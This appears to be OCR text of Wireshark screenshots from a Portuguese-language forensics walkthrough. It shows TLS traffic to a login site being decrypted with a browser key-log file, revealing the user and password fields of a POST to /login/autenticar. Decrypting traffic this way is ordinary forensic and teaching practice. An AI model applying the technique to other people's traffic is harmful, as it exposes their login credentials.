  55 12.767736  23.216.166.27   192.168.0.180   TCP         66                                443 → 3667 [SYN, ACK] Seq=0 Ack=1 Win=29200 Len=0 MSS=1460 SACK_PERM=1 WS=128
  56 12.767868  192.168.0.180   23.216.166.27   TCP         54                                3666 → 443 [ACK] Seq=1 Ack=1 Win=131328 Len=0
  57 12.767913  192.168.0.180   23.216.166.27   TCP         54                                3667 → 443 [ACK] Seq=1 Ack=1 Win=131328 Len=0
  58 12.768111  192.168.0.180   23.216.166.27   TLSv1.2    571                                Client Hello
  59 12.768356  192.168.0.180   23.216.166.27   TLSv1.2    571                                Client Hello
  66 12.786448  23.216.166.27   192.168.0.180   TCP         60                                443 → 3667 [ACK] Seq=1 Ack=518 Win=30336 Len=0
  67 12.786603  23.216.166.27   192.168.0.180   TLSv1.2   1514                                Server Hello
  68 12.788229  23.216.166.27   192.168.0.180   TCP       1514                                443 → 3667 [ACK] Seq=1461 Ack=518 Win=30336 Len=1460 [TCP segment of a reasse
  69 12.788229  23.216.166.27   192.168.0.180   TCP       1230                                443 → 3667 [PSH, ACK] Seq=2921 Ack=518 Win=30336 Len=1176 [TCP segment of a r
  70 12.788293  192.168.0.180   23.216.166.27   TCP         54                                3667 → 443 [ACK] Seq=518 Ack=4097 Win=131328 Len=0
  71 12.794457  23.216.166.27   192.168.0.180   TLSv1.2    962                                Certificate, Certificate Status, Server Key Exchange, Server Hello Done
  72 12.794513  192.168.0.180   23.216.166.27   TCP         54                                3667 → 443 [ACK] Seq=518 Ack=5005 Win=130304 Len=0
  73 12.801706  192.168.0.180   23.216.166.27   TLSv1.2    180                                Client Key Exchange, Change Cipher Spec, Encrypted Handshake Message
  74 12.802201  192.168.0.180   23.216.166.27   TLSv1.2    147                                Application Data
  75 12.802523  192.168.0.180   23.216.166.27   TLSv1.2    461                                Application Data
  76 12.813141  23.216.166.27   192.168.0.180   TCP         60                                443 → 3666 [ACK] Seq=1 Ack=518 Win=30336 Len=0
  77 12.813142  23.216.166.27   192.168.0.180   TLSv1.2   1514                                Server Hello
  78 12.814159  23.216.166.27   192.168.0.180   TCP       1514                                443 → 3666 [ACK] Seq=1461 Ack=518 Win=30336 Len=1460 [TCP segment of a reasse
```


```
> Frame 52: 66 bytes on wire (528 bits), 66 bytes captured (528 bits) on interface 0
```

```
0000  8c 44 4f 46 54 65 d4 6a  6a f0 3a 27 08 00 45 00   ·DOFTe·j j·:'··E·
0010  00 34 ec ce 40 00 80 06  8e a5 c0 a8 00 b4 17 d8   ·4··@··· ········
0020  a6 1b 0e 52 01 bb ec fa  f5 69 00 00 00 00 80 02   ···R···· ·i······
0030  fa f0 02 5e 00 00 02 04  05 b4 01 03 03 08 01 01   ···^···· ········
0040  04 02                                              ··
```

wireshark_Wi-Fi_20191212004943_a03008.pcapng | Packets: 3850 · Displayed: 894 (23.2%) · Dropped: 0 (0.0%) | Profile: Malware A

Decriptografar tráfego

Usando o browser



*Wi-Fi

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Filter: ip.addr == 23.216.166.27 — Expressio

```
No.  Time       Source         Destination    Protocol Length User-Agent   Host   Location   Info
  52 12.733965  192.168.0.180  23.216.166.27  TCP      66                                   3666 → 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1
  53 12.734472  192.168.0.180  23.216.166.27  TCP      66                                   3667 → 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1
  54 12.767736  23.216.166.27  192.168.0.180  TCP      66                                   443 → 3666 [SYN, ACK] Seq=0 Ack=1 Win=29200 Len=0 MSS=1460 SACK_PERM=1 WS=128
  55 12.767736  23.216.166.27  192.168.0.180  TCP      66                                   443 → 3667 [SYN, ACK] Seq=0 Ack=1 Win=29200 Len=0 MSS=1460 SACK_PERM=1 WS=128
  56 12.767868  192.168.0.180  23.216.166.27  TCP      54                                   3666 → 443 [ACK] Seq=1 Ack=1 Win=131328 Len=0
  57 12.767913  192.168.0.180  23.216.166.27                                                l Ack=1 Win=131328 Len=0
  58 12.768111  192.168.0.180  23.216.166.27
  59 12.768356  192.168.0.180  23.216.166.27
  66 12.786448  23.216.166.27  192.168.0.180                                                l Ack=518 Win=30336 Len=0
  67 12.786603  23.216.166.27  192.168.0.180
  68 12.788229  23.216.166.27  192.168.0.180                                                l461 Ack=518 Win=30336 Len=1460 [TCP segment of a reasse
  69 12.788229  23.216.166.27  192.168.0.180                                                Seq=2921 Ack=518 Win=30336 Len=1176 [TCP segment of a r
  70 12.788293  192.168.0.180  23.216.166.27                                                518 Ack=4097 Win=131328 Len=0
  71 12.794457  23.216.166.27  192.168.0.180                                                ate Status, Server Key Exchange, Server Hello Done
  72 12.794513  192.168.0.180  23.216.166.27                                                518 Ack=5005 Win=130304 Len=0
  73 12.801706  192.168.0.180  23.216.166.27                                                Change Cipher Spec, Encrypted Handshake Message
  74 12.802201  192.168.0.180  23.216.166.27
  75 12.802523  192.168.0.180  23.216.166.27
  76 12.813141  23.216.166.27  192.168.0.180                                                l Ack=518 Win=30336 Len=0
  77 12.813142  23.216.166.27  192.168.0.180
  78 12.814159  23.216.166.27  192.168.0.180                                                l461 Ack=518 Win=30336 Len=1460 [TCP segment of a reasse
```

```
> Frame 52: 66 bytes on wire (528 bits), 66 bytes captured (

0000  8c 44 4f 46 54 65 d4 6a  6a f0 3a 27 08 00 45 00   .DO
0010  00 34 ec ce 40 00 80 06  8e a5 c0 a8 00 b4 17 d8   .4·
0020  a6 1b 0e 52 01 bb ec fa  f5 69 00 00 00 00 80 02   ···
0030  fa f0 02 5e 00 00 02 04  05 b4 01 03 03 08 01 01   ···
0040  04 02                                              ··
```

Wireshark · Preferences

Transport Layer Security

RSA keys list [Edit...]

TLS debug file: [ ] [Browse...]

☑ Reassemble TLS records spanning multiple TCP segments

☑ Reassemble TLS Application Data spanning multiple TLS records

☐ Message Authentication Code (MAC), ignore "mac failed"

Pre-Shared-Key: [ ]

(Pre)-Master-Secret log filename: D:\Forense\gts20192\chrome\enc.log [Browse...]


wireshark_Wi-Fi_20191212004943_a03008.pcapng

Packets: 3850 · Displayed: 894 (23.2%) · Dropped: 0 (0.0%)

Profile: Malware

Decriptografar tráfego

Usando o browser


*Wi-Fi
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Expre

ip.addr == 23.216.166.27

No.	Time	Source	Destination	Protocol	Length	User-Agent	Host	Location	Info
56	12.767868	192.168.0.180	23.216.166.27	TCP	54				3666 → 443 [ACK] Seq=1 Ack=1 Win=131328 Len=0
57	12.767913	192.168.0.180	23.216.166.27	TCP	54				3667 → 443 [ACK] Seq=1 Ack=1 Win=131328 Len=0
58	12.768111	192.168.0.180	23.216.166.27	TLSv1.2	571				Client Hello
59	12.768356	192.168.0.180	23.216.166.27	TLSv1.2	571				Client Hello
66	12.786448	23.216.166.27	192.168.0.180	TCP	60				443 → 3667 [ACK] Seq=1 Ack=518 Win=30336 Len=0
67	12.786603	23.216.166.27	192.168.0.180	TLSv1.2	1514				Server Hello
68	12.788229	23.216.166.27	192.168.0.180	TCP	1514				443 → 3667 [ACK] Seq=1461 Ack=518 Win=30336 Len=1460 [TCP segment of a reas
69	12.788229	23.216.166.27	192.168.0.180	TCP	1230				443 → 3667 [PSH, ACK] Seq=2921 Ack=518 Win=30336 Len=1176 [TCP segment of a
70	12.788293	192.168.0.180	23.216.166.27	TCP	54				3667 → 443 [ACK] Seq=518 Ack=4097 Win=131328 Len=0
71	12.794457	23.216.166.27	192.168.0.180	TLSv1.2	962				Certificate, Certificate Status, Server Key Exchange, Server Hello Done
72	12.794513	192.168.0.180	23.216.166.27	TCP	54				3667 → 443 [ACK] Seq=518 Ack=5005 Win=130304 Len=0
73	12.801706	192.168.0.180	23.216.166.27	TLSv1.2	180				Client Key Exchange, Change Cipher Spec, Finished
74	12.802201	192.168.0.180	23.216.166.27	HTTP2	147				Magic, SETTINGS[0], WINDOW_UPDATE[0]
75	12.802523	192.168.0.180	23.216.166.27	HTTP2	461				HEADERS[1]: GET /pt_br/login
76	12.813141	23.216.166.27	192.168.0.180	TCP	60				443 → 3666 [ACK] Seq=1 Ack=518 Win=30336 Len=0
77	12.813142	23.216.166.27	192.168.0.180	TLSv1.2	1514				Server Hello
78	12.814159	23.216.166.27	192.168.0.180	TCP	1514				443 → 3666 [ACK] Seq=1461 Ack=518 Win=30336 Len=1460 [TCP segment of a reas
79	12.814161	23.216.166.27	192.168.0.180	TCP	1230				443 → 3666 [PSH, ACK] Seq=2921 Ack=518 Win=30336 Len=1176 [TCP segment of a
80	12.814161	23.216.166.27	192.168.0.180	TLSv1.2	962				Certificate, Certificate Status, Server Key Exchange, Server Hello Done
81	12.814208	192.168.0.180	23.216.166.27	TCP	54				3666 → 443 [ACK] Seq=518 Ack=5005 Win=131328 Len=0
82	12.815121	192.168.0.180	23.216.166.27	TLSv1.2	180				Client Key Exchange, Change Cipher Spec, Finished


```
> Frame 52: 66 bytes on wire (528 bits), 66 bytes captured (528 bits) on interface 0
```

```
0000  8c 44 4f 46 54 65 d4 6a  6a f0 3a 27 08 00 45 00   ·DOFTe·j j·:'··E·
0010  00 34 ec ce 40 00 80 06  8e a5 c0 a8 00 b4 17 d8   ·4··@··· ········
0020  a6 1b 0e 52 01 bb ec fa  f5 69 00 00 00 00 80 02   ···R···· ·i······
0030  fa f0 02 5e 00 00 02 04  05 b4 01 03 03 08 01 01   ···^···· ········
0040  04 02                                              ··
```

wireshark_Wi-Fi_20191212004943_a03008.pcapng | Packets: 3850 · Displayed: 894 (23.2%) · Dropped: 0 (0.0%) | Profile: Malv

Decriptografar tráfego

Usando o browser



*Wi-Fi
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Filter Buttons Preferences...
Label: Enter a description for the filter button
Filter: Enter a filter expression to be applied
Comment: Enter a comment for the filter button

http2

```
No.   Time       Source          Destination     Protocol Length User-Agent Host Location Info
 3499 69.046835  23.216.166.27   192.168.0.180   HTTP2     657    HEADERS[1]: 200 OK, DATA[1], DATA[1] (application/json)
 3493 68.208551  23.216.166.27   192.168.0.180   HTTP2      96    WINDOW_UPDATE[0]
 3492 68.207829  192.168.0.180   23.216.166.27   HTTP2      92    SETTINGS[0]
 3491 68.207612  23.216.166.27   192.168.0.180   HTTP2     131    SETTINGS[0], SETTINGS[0]
 3489 68.193153  192.168.0.180   23.216.166.27   HTTP2     865    DATA[1] (application/json)
 3488 68.193022  192.168.0.180   23.216.166.27   HTTP2     848    HEADERS[1]: POST /login/autenticar
 3487 68.192621  192.168.0.180   23.216.166.27   HTTP2     147    Magic, SETTINGS[0], WINDOW_UPDATE[0]
 3436 66.887271  185.184.10.30   192.168.0.180   HTTP2     100    GOAWAY[0]
 3146 58.449791  192.168.0.180   31.13.85.36     HTTP2    1203    DATA[7] (application/x-www-form-urlencoded)
 3144 58.449677  192.168.0.180   31.13.85.36     HTTP2      93    PING[0]
 3143 58.449547  192.168.0.180   31.13.85.36     HTTP2     321    HEADERS[7]: POST /tr/
 2763 22.829033  23.216.166.27   192.168.0.180   HTTP2     100    GOAWAY[0]
```

```
            String value:
            Key: idTransacaoOrigem
        ˅ Member Key: user
            String value: 098919191910000
            Key: user
        ˅ Member Key: password
            String value: 123456789
            Key: password
        ˅ Member Key: CAPTCHA_APRESENTADO
            String value: true
            Key: CAPTCHA_APRESENTADO
```

